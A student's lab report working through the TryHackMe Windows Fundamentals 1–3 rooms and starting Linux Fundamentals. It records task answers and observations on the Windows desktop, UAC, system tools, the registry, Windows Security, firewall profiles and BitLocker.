

Exp No : 1 A WINDOWS FUNDAMENTALS 1

Date :

Aim:

To understand and explore the fundamentals of the Windows operating system, including key components such as the file system, command prompt (CMD), task manager, and registry, to build a strong foundation for cybersecurity and system administration in TryHackMe platform.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-
2. <https://tryhackme.com/r/room/windowsfundamentals1xbx>
3. Click Start a Machine and AttackBox to run the instance of Kali Windows distribution.
5. Solve the task questions start with Windows OS edition and Desktop GUI.
6. Understand the importants of NTFS file system and feature.
7. Learn about Windows folder and environmental variable for windows directory .
8. Learn Local User and Group Management.
9. Learn User Account Control and practice in Virtual Machine.
10. Do Control Panel setting – Network & Internet setting.
11. Learn Task Manager – applications and process running and performance of CPU & RAM.

Output:

The screenshot shows the TryHackMe platform interface for the 'Windows Fundamentals 1' module. At the top, there's a navigation bar with 'Try Hack Me', 'Dashboard', 'Learn', 'Compete', and 'Other' tabs. On the right, there are buttons for 'Access Machines', a search bar, a help icon, 'Go Premium', a user icon with '1', and a profile icon with 'H'. Below the navigation, the path 'Cyber Security 101 > Windows and AD Fundamentals > Windows Fundamentals 1' is displayed. The main title 'Windows Fundamentals 1' is shown with a Windows logo icon. A brief description follows: 'In part 1 of the Windows Fundamentals module, we'll start our journey learning about the Windows desktop, the NTFS file system, UAC, the Control Panel, and more..'. Below the description are 'Info' and '30 min' buttons. A progress bar at the bottom indicates 'Room completed (100%)'. The main content area lists ten tasks: Task 1 (Introduction to Windows), Task 2 (Windows Editions), Task 3 (The Desktop (GUI)), Task 4 (The File System), Task 5 (The Windows\System32 Folders), Task 6 (User Accounts, Profiles, and Permissions), Task 7 (User Account Control), Task 8 (Settings and the Control Panel), Task 9 (Task Manager), and Task 10 (Conclusion). Each task has a green checkmark and a small circular icon.

This screenshot shows the 'Windows Fundamentals 1' module's virtual machine setup and initialization process. On the left, a sidebar provides general information about the Windows OS and instructions to start the machine. It includes fields for 'Machine IP' (set to 'MACHINE_IP'), 'User' (set to 'administrator'), and 'Password' (set to 'letmein123'). A 'Start Machine' button is present. On the right, a large window shows the virtual machine's initialization progress. A progress bar at the top says 'Your machine is initializing...' and 'Loading (9%)'. A status message 'Starting your machine... please wait!' is shown in a yellow box. Another message 'Hooray! Your machine has started. It may need a few minutes to become accessible.' is shown in a green box. The bottom of the screen shows a browser toolbar with 'Access desktop in 111s', a refresh button, and a timer '50min 56s'.

Task 2:

Task 2 ✔ Windows Editions

The Windows operating system has a long history dating back to 1985, and currently, it is the dominant operating system in both home use and corporate networks. Because of this, Windows has always been targeted by hackers & malware writers.

Windows XP was a popular version of Windows and had a long-running. Microsoft announced Windows Vista, which was a complete overhaul of the Windows operating system. There were many issues with Windows Vista. It wasn't received well by Windows users, and it was quickly phased out.

When Microsoft announced the end-of-life date for Windows XP, many customers panicked. Corporations, hospitals, etc., scrambled and tested the next viable Windows version, which was Windows 7, against many other hardware and devices. Vendors had to work against the clock to ensure their products worked with Windows 7 for their customers. If they couldn't, their customers had to break their agreement and find another vendor that upgraded their products to work with Windows 7. It was a nightmare for many, and Microsoft took note of it.

Windows 7, as quickly as it was released soon after, was marked with an end of support date. Windows 8.x came and left and it was short-lived, like Vista.

Then arrived [Windows 10](#), which is the current Windows operating system version for desktop computers.

Windows 10 comes in 2 flavors, Home and Pro. You can read the difference between the Home and Pro [here](#).

Even though we didn't talk about servers, the current version of the Windows operating system for servers is [Windows Server 2019](#).

Many critics like to bash on Microsoft, but they have made long strides to improve the usability and security with each new version of Windows.

Note: The Windows edition for the attached VM is Windows Server 2019 Standard, as seen in [System Information](#).

Update: As of June 2021, Microsoft announced the retirement dates for Windows 10 [here](#).

"Microsoft will continue to support at least one Windows 10 Semi-Annual Channel until October 14, 2025".

As of October 5th, 2021 - Windows 11 now is the current Windows operating system for end-users. Read more about Windows 11 [here](#).

Answer the questions below

What encryption can you enable on Pro that you can't enable in Home?

BitLocker ✓ Correct Answer

Task 3:

Room completed (100%)

Always hide labels

How do I customize taskbars?

Notification area

Select which icons appear on the taskbar
Turn system icons on or off

Here are Microsoft's brief documents for the Start Menu and Notification Area.

Tip: You can right-click any folder, file, app/program, or icon to view more information or perform other actions on the clicked item.

Answer the questions below

Which selection will hide/disable the Search box?

Hidden ✓ Correct Answer

Which selection will hide/disable the Task View button?

Show Task View button ✓ Correct Answer


Besides Clock and Network, what other icon is visible in the Notification Area?

Action Center ✗ Hint


Task 4 ✔ The File System

Task 5 ✔ The Windows\System32 Folders


Task 6 ✔ User Accounts, Profiles, and Permissions



Task 4:



Task 5:



Task 6:

The screenshot shows a Windows desktop environment. On the left, there is a 'Run' dialog box with the command 'lusrmgr.msc' entered. A note below it says: 'Note: The Run Dialog Box allows us to open items quickly.' To the right of the Run dialog is a 'Local Users and Groups (Local)' window. It shows a tree view under 'Local users and Groups (Local)' with 'Users' and 'Groups' expanded. In the main pane, there are two entries: 'tryhackmebill' (User) and 'Guest' (Group). Below the Run dialog, there is a note: 'Back to lusrmgr, you should see two folders: Users and Groups.' Another note says: 'If you click on Groups, you see all the names of the local groups along with a brief description for each group.' A third note states: 'Each group has permissions set to it, and users are assigned/added to groups by the Administrator. When a user is assigned to a group, the user inherits the permissions of that group. A user can be assigned to multiple groups.' A final note at the bottom says: 'Note: If you click on Add someone else to this PC from Other users, it will open Local Users and Management.' At the bottom of the screen, there is a taskbar with icons for File Explorer, Google Chrome, and Wireshark.

Task 7:

The screenshot shows a Windows desktop environment. On the left, there is a 'User Account Control' dialog box asking if the user wants to allow changes to their device. The application is 'Wireshark installer for 64-bit Windows'. The dialog includes fields for 'Administrator' and 'Password', and buttons for 'Yes' and 'No'. A note below says: 'After some time, if a password is not entered, the UAC prompt disappears, and the program does not install.' A note above the dialog says: 'Double-click the program, and you'll see the UAC prompt. Notice that the built-in administrator account is already set as the user name and prompts the account's password. See below.' To the right of the UAC dialog is a context menu for a file named 'Wireshark-1.10.4-Wireshark-installer.exe'. The menu items include 'File description: Wireshark-installer.exe - 64-bit Windows', 'File origin: Hard drive on this computer', 'Last modified: 5/4/2021 1:00 AM', and 'Size: 55.1 KB'. At the bottom of the screen, there is a taskbar with icons for File Explorer, Google Chrome, and Wireshark.

Task 8:

If we click on the Best match, a window to the Settings menu appears to make changes to the wallpaper.

Background

Background

Picture

Choose your picture

Browse

Answer the questions below

In the Control Panel, change the view to **Small icons**. What is the last setting in the Control Panel view?

Windows Defender Firewall

Correct Answer

Task 9: Task Manager

Task 10: Conclusion

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Display

Color

Night light Off

Night light settings

Windows HD Color

Get a brighter, more vibrant picture in HDR and WCG videos, games, and apps.

Scale and layout

The display settings can't be changed from a remote session.

Change the size of text, apps, and other items

Advanced scaling settings

Resolution

Orientation

Type here to search

Desktop 10:58 AM 2/6/22 44min 57s

Task 9:

More details

End task

Click on **More details**, and the view changes.

Task Manager

File Options View

Processor Performance Users Details Services

Name Status CPU Memory

Name	Status	CPU	Memory
Apps (1)		1%	83%
> Task Manager		0%	13.2 MB
Background processes (31)		0%	3.6 MB
> amazon-smi-agent		0%	5.0 MB
> Antimalware Service Executable		0%	2.8 MB
> Application Frame Host		0%	12.4 MB
> COM Surgegate		0%	0.3 MB
> COM Surgegate		0%	1.8 MB
> CTF Loader		0%	2.9 MB
> CTF Loader		0%	0.1 MB
> Google Crash Handler		0%	0.3 MB
> Google Crash Handler (32 bit)		0%	1.1 MB
> Host Process for Windows Tasks		0%	0.3 MB

More details

End task

You can refer to this [blog post](#) for more detailed information about the Task Manager.

If you wish to learn more about the core Windows processes and what each process is responsible for, visit the [Core Windows Processes room](#).

Answer the questions below

What is the keyboard shortcut to open Task Manager?

Ctrl+Shift+Esc

Correct Answer

Task 10:

Task 10 Conclusion

Again, this was a generic overview of the Windows OS.

There are intermediate and advanced topics for each topic (task) that was covered in this room.

Hence, Task 9 ended with a detailed blog post explaining the Task Manager in great detail.

In future modules, we'll cover topics like the Windows folder, the management console, security tools (Windows Defender, Windows Firewall, etc.), to name a few.

Answer the questions below

Read above and terminate the Windows machine you deployed in this room.

No answer needed

Correct Answer

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Observation:

1. Remote Desktop/Virtual Machine:

- Accessing Windows through an Instance of Virtual Machine.
- Using Remote Desktop

2. Windows Edition:

- Various windows edition and their unique features compared to the before one
- Popular versions of Windows

3. Graphical User Interface of Windows:

- The Desktop GUI
- Unique Features of each windows

4. The File System:

- New Technology File System
- Partition in the file system (FAT16/FAT32)
- Encryption File System

5. Windows Config files , User Accounts, Profiles:

- Having multiple profiles for the same user.
- Storing the configuration files in the System32 folder of windows

6. User Access Control , Settings, Task Manager:

- Using the control panel to easily access the files and folders.
- Using the run command to access the applications directly
- Using the settings to manipulate the desktop
- Using the task manager to view the task details and their performance

Result:

This experiment provides a practical introduction to Windows system fundamentals, enabling us to navigate, manage, and analyze system components efficiently. All tasks are executed successfully.

EXP No : 1 B WINDOWS FUNDAMENTALS 2

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6. Learn about Windows fundamental modules.
7. Learn Resource Monitoring and Windows registry.

Output:

Task 1:

The screenshot shows a 'Remote Desktop Preference' window on a Windows desktop. The 'Basic' tab is selected. Key fields include:

- Server:** 10.10.90.149 (highlighted with a red box)
- User name:** administrator
- User password:** (redacted)
- Resolution:** Use client resolution (highlighted with a red box)
- Color depth:** RemoteFX (32 bpp) (highlighted with a red box)

Below the window, instructions say: "Accept the Certificate when prompted, and you should be logged into the remote system now." A note states: "Note: The virtual machine may take up to 3 minutes to load." A question asks: "Answer the questions below" with a "No answer needed" button and a "Correct Answer" button.

At the bottom right of the screen, there is a taskbar with the THM AttackBox icon and the text "1h 28min 17s".

Task 2:

The screenshot shows the 'System Configuration' window. The 'General' tab is selected. Under 'Startup selection', the 'Selective startup' option is chosen, with 'Load system services' and 'Load startup items' checked. Below the window, a note says: "Notice the Selected command section. The information in this textbox will change per tool." A note also says: "To run a tool, we can use the command to launch the tool via the run prompt, command prompt, or by clicking the Launch button." A question asks: "Answer the questions below" with a "PsShutdown" button and a "Correct Answer" button.

Below the configuration window, a series of questions are listed with their answers:

- What is the name of the service that lists Systems Internals as the manufacturer? Answer: PsShutdown (with a "Correct Answer" button)
- Whom is the Windows license registered to? Answer: Windows User (with a "Correct Answer" button)
- What is the command for Windows Troubleshooting? Answer: C:\Windows\System32\control.exe /use Microsoft.Troubleshooting (with a "Correct Answer" button)
- What command will open the Control Panel? (The answer is: the name of .exe, not the full path) Answer: control.exe (with a "Correct Answer" button)

Task 3:

We're continuing with Tools that are available through the **System Configuration** panel.

User Account Control (UAC) was covered in great detail in [Windows Fundamentals 1](#).

The UAC settings can be changed or even turned off entirely (not recommended).

You can move the slider to see how the setting will change the UAC settings and Microsoft's stance on the setting.

User Account Control Settings

Choose when to be notified about changes to your computer

User Account Control helps prevent potentially harmful programs from making changes to your computer.
[Tell me more about User Account Control settings](#)

Always notify

Notify me only when apps try to make changes to my computer (default)

- Don't notify me when I make changes to Windows settings

Never notify

Recommended if you use familiar apps and visit familiar websites.

OK Cancel

Answer the questions below

What is the command to open User Account Control Settings? (The answer is the name of the .exe file, not the full path)

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OK Cancel

Task 4:

Service status: Running

Start Stop Pause Resume

You can specify the start parameters that apply when you start the service from here.

Start parameters:

OK Cancel Apply

WMI Control configures and controls the **Windows Management Instrumentation (WMI)** service.

Per Wikipedia, "WMI allows scripting languages (such as VBScript or Windows PowerShell) to manage Microsoft Windows personal computers and servers, both locally and remotely. Microsoft also provides a command-line interface to WMI called Windows Management Instrumentation Command-line (WMIC)."

Note: The WMIC tool is deprecated in Windows 10, version 21H1. Windows PowerShell supersedes this tool for WMI.

Answer the questions below

What is the command to open Computer Management? (The answer is the name of the .msc file, not the full path)

compmgmt.msc

✓ Correct Answer

At what time every day is the GoogleUpdateTaskMachineUA task configured to run?

6:15 AM

✓ Correct Answer

What is the name of the hidden folder that is shared?

sh4r3dF0ld3r

✓ Correct Answer

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OK Cancel

System General

Startup selection

Normal startup Load all device drivers and services
 Diagnostic startup Load basic devices and services only
 Selective startup Load system services Load startup items Use original boot configuration

OK Cancel

Task 5:

The screenshot shows two windows side-by-side. On the left is the Windows System Information window, which displays various system components like Video Coders, CD-ROM, Display Device, Display, Infrared, Keyboard, Network, Ports, and Software Environment. A specific entry for a network adapter is highlighted with a red box, showing details such as IP Subnet, Default Gateway, DHCP Enabled, MAC Address, and Driver. On the right is the Windows System Properties window, specifically the Environment Variables tab. It lists environment variables for the Administrator user, including Path, TEMP, and TMP. The variable Path is set to C:\Users\Administrator\AppData\Local\Microsoft\WindowsApps;C:\Windows\System32\Drivers\DriverData.

Answer the questions below

What is the command to open System Information? (The answer is the name of the .exe file, not the full path)

msinfo32.exe ✓ Correct Answer

What is listed under System Name?

THM-WINFUN2 ✓ Correct Answer

Under Environment Variables, what is the value for ComSpec?

%SystemRoot%\system32\cmd.exe ✓ Correct Answer

Task 6:

The screenshot shows two windows side-by-side. On the left is the Windows Task Manager, displaying the Performance tab with CPU, Memory, Disk, and Network sections. The CPU section shows real-time usage graphs for CPU, Disk, Network, and Memory. The Network section shows active connections and utilization. The Disk section shows disk activity, and the Memory section shows memory usage. On the right is the Windows Resource Monitor, also showing the same four tabs (CPU, Memory, Disk, Network). The CPU tab displays a list of processes with their PID, Description, Status, Threads, CPU, and Average CPU usage. The Disk tab shows disk I/O activity. The Network tab shows network utilization. The Memory tab shows memory usage and faults.

Answer the questions below

What is the command to open Resource Monitor? (The answer is the name of the .exe file, not the full path)

resmon.exe ✓ Correct Answer

Task 7:

NET HELP NAMES explains different types of names in NET HELP syntax lines.
NET HELP SERVICES lists some of the services.
NET HELP SYNTAX explains how to read NET HELP syntax lines.
NET HELP command | MORE displays Help one screen at a time.

So, if you wish to see the help information for `net user`, the command is `net help user`.

```
C:\Users\Administrator>net help user
The syntax of this command is:
```

NET USER
[username [password | *] [options] [/DOMAIN]
[username {password | *} [/ADD | /DEL | /OPTIONS] [/DOMAIN]
[username [/DELETE] [/DOMAIN]
[username [/TIMES:{times | ALL}]
[username [/ACTIVE:{YES | NO}]

NET USER creates and modifies user accounts on computers. When used without switches, it lists the user accounts for the computer. The user account information is stored in the user accounts database.

You can use the same command to view the help information for other useful `net` sub-commands, such as `localgroup`, `use`, `share`, and `session`.

Refer to the following link to see a comprehensive list of commands you can execute in the command prompt [here](#).

Answer the questions below

In System Configuration, what is the full command for Internet Protocol Configuration?

```
C:\Windows\System32\cmd.exe /k %windir%\system32\ipconfig.exe
```

✓ Correct Answer

For the ipconfig command, how do you show detailed information?

```
ipconfig /all
```

✓ Correct Answer

Task 8 Registry Editor

The registry contains information that Windows continually references during operation, such as:

- Profiles for each user
- Applications installed on the computer and the types of documents that each can create
- Property sheet settings for folders and application icons
- What hardware exists on the system
- The ports that are being used.

Warning: The registry is for advanced computer users. Making changes to the registry can affect normal computer operations.

There are various ways to view/edit the registry. One way is to use the **Registry Editor** (`regedit`).

```
regedit32.exe
```

✓ Correct Answer

Answer the questions below

What is the command to open the Registry Editor? (The answer is the name of the .exe file, not the full path)

```
regedit32.exe
```

✓ Correct Answer

Task 9 Conclusion

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Task 9:

Task 9 Conclusion

Recall that the tasks covered in this room were some of the tools that can launch from **MSConfig**.

Throughout the room, commands and shortcuts were shared for the utilities. This means you don't have to launch **MSConfig** to run these utilities.

You can also run some of these utilities directly from the Start Menu. See below where some of these utilities can be found.

Windows Accessories
Windows Administrative Tools
Windows Ease of Access
Windows PowerShell
Windows Security
Windows System

Some of the tools listed in **MSConfig** that weren't mentioned in this room were either covered in Windows Fundamentals 1 or were left for you to explore on your own.

Answer the questions below

Read above.

No answer needed ✓ Correct Answer

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1h 15min 6s

Observation:

1. System Configuration:

- Learn about Windows system configuration and settings in their directory.
- Msconfig command to access the configuration files.
- Learn about various system configuration services.

2. User Access Control Settings:

- Use UserAccessControlSettings.exe to change the UAC settings.
- Change UAC settings to manipulate the stance on the application program.

3. Computer Management and System Info:

- System Tools, Storage and Services.
- Various Tasks under Task scheduler, Performance monitoring
- Storage and partitions
- Environment variables and their types

4. Resource Monitoring:

- CPU,Disk,Network,Memory monitoring.
- Their performance,status,Groups.
- Processes,Network Activities,TCP connections,ports and request.

5. Command Prompt and Windows Registry:

- Interaction with the operating system.
- Commands, troubleshooting, information access
- Command line interface to use commands.
- The **Windows Registry** a central hierarchical database used to store information necessary to configure the system for one or more users, applications, and hardware devices

Result:

This experiment provides a practical introduction to Windows system fundamentals, System configuration, UAC settings, Command Prompt, Windows registry.
All tasks are executed successfully.

Exp No : 1 C WINDOWS FUNDAMENTALS 3

Date :

Aim:

To understand and explore the fundamentals of the Windows built-in tools, including key components such as the device secure system, Windows Security, Bit locker in TryHackMe platform.

Algorithm:

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2. Click Start a Machine and AttackBox to run the instance of Windows
3. distribution.
4. Solve the task questions start with Windows built-in tools.
5. Understand the importants of Device Security.
6. Learn about Windows Updates & Security.
7. Learn BitLocker.

Output:

Task 1:

The screenshot shows a virtual machine interface with two panes. The left pane displays the 'Remote Desktop Preference' configuration for a profile named 'Quick Connect'. It includes fields for 'Protocol' (RDP - Remote Desktop Protocol), 'User name' (administrator), 'User password' (redacted), 'Resolution' (Custom 640x480), and 'Color depth' (RemoteFX (32 bpp)). The right pane shows a Windows desktop environment with a blue gradient background, a Recycle Bin icon, and a taskbar at the bottom.

Task 2:

The screenshot shows a virtual machine interface with two panes. The left pane displays the 'Windows Update' settings. It shows a 'Restart required' message with a note that the device will restart outside of active hours. It also lists the '2021-06 Cumulative Update for Windows 10 Version 20H2 for x64-based Systems (KB5003637)' and a 'Status: Pending restart' message. The right pane shows a Windows desktop environment with a light gray background, a taskbar at the bottom, and a system tray icon indicating 'WINFUN2 v1.0'.

Task 3:

The screenshot shows the Windows Security interface. On the left, under 'Protection areas', there are several sections: Virus & threat protection (No actions needed), Account protection (No actions needed), Firewall & network protection (No actions needed), App & browser control (No actions needed), Device security (No actions needed), Device performance & health (Reports on the health of your device), and Family options (Manage how your family uses their devices). A green bar at the top indicates 'Room completed (100%)'. Below the interface, a message says 'Next, we'll look at Virus & threat protection.' and 'Answer the questions below'. A question asks 'Checking the Security section on your VM, which area needs immediate attention?' with 'Virus & threat protection' selected and a 'Correct Answer' button.

The screenshot shows the Windows Settings interface with 'Windows Security' selected. It displays 'Security at a glance' with sections for Virus & threat protection, Firewall & network protection, and App & browser control. Each section has a status icon and a brief description. A 'Turn on' button is visible for Virus & threat protection. The taskbar at the bottom shows 'WINFUN2 v1.0' and a timer of '33min 37s'.

Task 4:

The screenshot shows the Windows Security interface. Under 'Virus & threat protection settings', it says 'Automatic sample submission is off. Your device may be vulnerable.' and has a 'Turn on' button. Below it, 'Virus & threat protection updates' shows 'Protection definitions are up to date.' and a 'Check for updates' button. At the bottom, 'Ransomware protection' is listed with 'No action needed.' A green bar at the top indicates 'Room completed (100%)'. Below the interface, a message says 'Warning: Excluded items could contain threats that make your device vulnerable. Only use this option if you are 100% sure of what you are doing.' and 'Answer the questions below'. A question asks 'Specifically, what is turned off that Windows is notifying you to turn on?' with 'Real-time protection' selected and a 'Correct Answer' button.

The screenshot shows the Windows Settings interface with 'Windows Security' selected. It displays 'Virus & threat protection updates' with a note about protection definitions being up to date and a 'Check for updates' button. Below it, 'Ransomware protection' is listed with 'No action needed.' The taskbar at the bottom shows 'WINFUN2 v1.0' and a timer of '28min 3s'.

Task 5:

The screenshot shows two windows side-by-side. On the left is the 'Windows Defender Firewall with Advanced Security' interface, showing profiles for Domain, Private, and Public networks. On the right is the 'Windows Security' app under 'Update & Security', specifically the 'Firewall & network protection' section, which lists Domain, Private, and Public networks.

Windows Defender Firewall with Advanced Security Overview:

- Domain Profile:**
 - Windows Defender Firewall is on.
 - Inbound connections that do not match a rule are blocked.
 - Outbound connections that do not match a rule are allowed.
- Private Profile is Active:**
 - Windows Defender Firewall is on.
 - Inbound connections that do not match a rule are blocked.
 - Outbound connections that do not match a rule are allowed.
- Public Profile:**
 - Windows Defender Firewall is on.
 - Inbound connections that do not match a rule are blocked.
 - Outbound connections that do not match a rule are allowed.

Windows Security - Firewall & network protection:

- Domain network:** Firewall is on.
- Private network (active):** Firewall is on.
- Public network:** Firewall is on.

Tip: Command to open the Windows Defender Firewall is `WF.msc`.

Answer the questions below:

If you were connected to airport Wi-Fi, what most likely will be the active firewall profile?

Public network Correct Answer Hint

27min 32s

Task 6:

The screenshot shows two windows side-by-side. On the left is the 'Exploit protection' settings page, listing four options: Control flow guard (CFG), Data Execution Prevention (DEP), Force randomization for images (Mandatory ASLR), and Randomize memory allocations (Bottom-up ASLR). On the right is the 'Windows Security' app under 'Update & Security', specifically the 'Exploit protection' section, which shows the same four settings with dropdown menus for configuration.

Exploit protection:

- Control flow guard (CFG):** Ensures control flow integrity for indirect calls. Set to 'Use default (On)'.
- Data Execution Prevention (DEP):** Prevents code from being run from data-only memory pages. Set to 'Use default (On)'.
- Force randomization for images (Mandatory ASLR):** Force relocation of images not compiled with /DYNAMICBASE. Set to 'Use default (Off)'.
- Randomize memory allocations (Bottom-up ASLR):** Randomize locations for virtual memory allocations. Set to 'Use default (On)'.

Warning: Unless you are **100%** confident in what you are doing, it is recommended that you leave the default settings.

Answer the questions below:

Read the above.

No answer needed Correct Answer

26min 43s

Task 7:

The screenshot shows two windows side-by-side. On the left is a 'Security processor details' window with tabs for 'Specifications' and 'Status'. It lists manufacturer (Intel (INTEL)), specification version (2.0), and PC client spec version (1.00). The status shows both 'Annotation' and 'Storage' as 'Ready'. On the right is a 'Windows Security' window under 'Update & Security'. It shows 'Core isolation' (Security features available on your device that use virtualization-based security) and 'Memory integrity' (Prevents attacks from inserting malicious code into high-security processes, currently 'On'). A note says 'This change requires you to restart your device.' Below are links for 'Learn more', 'Change your privacy settings' (View and change privacy settings for your Windows 10 device, with 'Privacy settings', 'Privacy dashboard', and 'Privacy Statement' options), and 'Device security' (Restart to apply protection changes, noting the recent change requires a restart). The task bar at the bottom shows 'Task 8 BitLocker' and 'WINFUN2 v1.0'.

Task 8:

The screenshot shows a task bar with a dark header. The first item is 'Task 8 BitLocker' with a green checkmark icon. To its right is a small upward arrow icon.

What is **BitLocker**?

Per Microsoft, "BitLocker Drive Encryption is a data protection feature that integrates with the operating system and addresses the threats of data theft or exposure from lost, stolen, or inappropriately decommissioned computers".

On devices with TPM installed, BitLocker offers the best protection.

Per Microsoft, "BitLocker provides the most protection when used with a Trusted Platform Module (TPM) version 1.2 or later. The TPM is a hardware component installed in many newer computers by the computer manufacturers. It works with BitLocker to help protect user data and to ensure that a computer has not been tampered with while the system was offline".

Refer to the official Microsoft documentation to learn more about BitLocker [here](#).

Note: The BitLocker feature is not included in the attached VM.

Answer the questions below

We should use a removable drive on systems **without** a TPM version 1.2 or later. What does this removable drive contain?

startup key

✓ Correct Answer

✗ Hint

Task 9:

Bonus: If you wish to interact hands-on with VSS, I suggest exploring Day 23 of [Advent of Cyber 2](#).

Answer the questions below

What is VSS?

Volume Shadow Copy Service

✓ Correct Answer

WINFUN2 v1.0 22min 26s

Task 10:

Task 10 Conclusion

In this room, we covered several built-in Windows security tools that ship with the Windows OS to help keep the device protected.

There is still so much to explain and cover regarding the Windows OS. As mentioned in the [Windows Fundamentals 1](#) room, "The content is aimed at those who wish to understand and use the Windows OS on a more comfortable level!"

To learn more about the Windows OS, you'll need to continue the journey on your own.

Further reading material:

- [Antimalware Scan Interface](#)
- [Credential Guard](#)
- [Windows 10 Hello](#)
- [CSO Online - The best new Windows 10 security features](#)

Note: Attackers use built-in Windows tools and utilities in an attempt to go undetected within the victim environment. This tactic is known as Living Off The Land. Refer to the following resource [here](#) to learn more about this.

Answer the questions below

Read the above.

No answer needed

✓ Correct Answer

Observation:

1. Windows Built-in Tools:

- Task Manager: Used for monitoring system performance, running applications, and resource usage.
- Event Viewer: Maintains logs system, security, and application events for troubleshooting.
- PowerShell: Used for command-line tools for system administration and automation.

2. Device Security System:

- Secure Boot: Used in loading only trusted software during system startup.
- TPM (Trusted Platform Module): Provides hardware security like encryption key storage.
- Core Isolation & Memory Integrity: Used in Protection against malicious code affecting system memory.

3. Windows Security:

- Windows Defender Antivirus: Used in real-time protection against malware and threats.
- Firewall & Network Protection: Monitoring incoming and outgoing traffic to prevent unauthorized access.
- Account Protection: Ensures secure sign-ins with Microsoft and local accounts for safety backups and prevention of data loss.

4. BitLocker:

- Full Disk Encryption: Used for encrypting entire drives to protect data from unauthorized access. Use Encryption algorithms to encrypt.
- TPM Integration: security by storing encryption keys securely.
- BitLocker To Go: Used in the Encryption of external drives like USBs for data security.

Result:

This experiment provides a practical introduction to Windows Built-in Tools, Windows Security System, Windows Device Security, Disk Management & Security, BitLocker. All Tasks are executed successfully.

Exp No : 2

LINUX FUNDAMENTALS

Date :

Aim:

To understand and explore the fundamentals of the Linux operating system, including essential commands to run on an interactive terminal in TryHackMe platform.

Algorithm:

1. Access the lab in TryHackMe platform using the link below-
<https://tryhackme.com/room/linuxfundamentalspart1>
2. Click join a room and execute tasks.
3. Interact with your first linux machine.
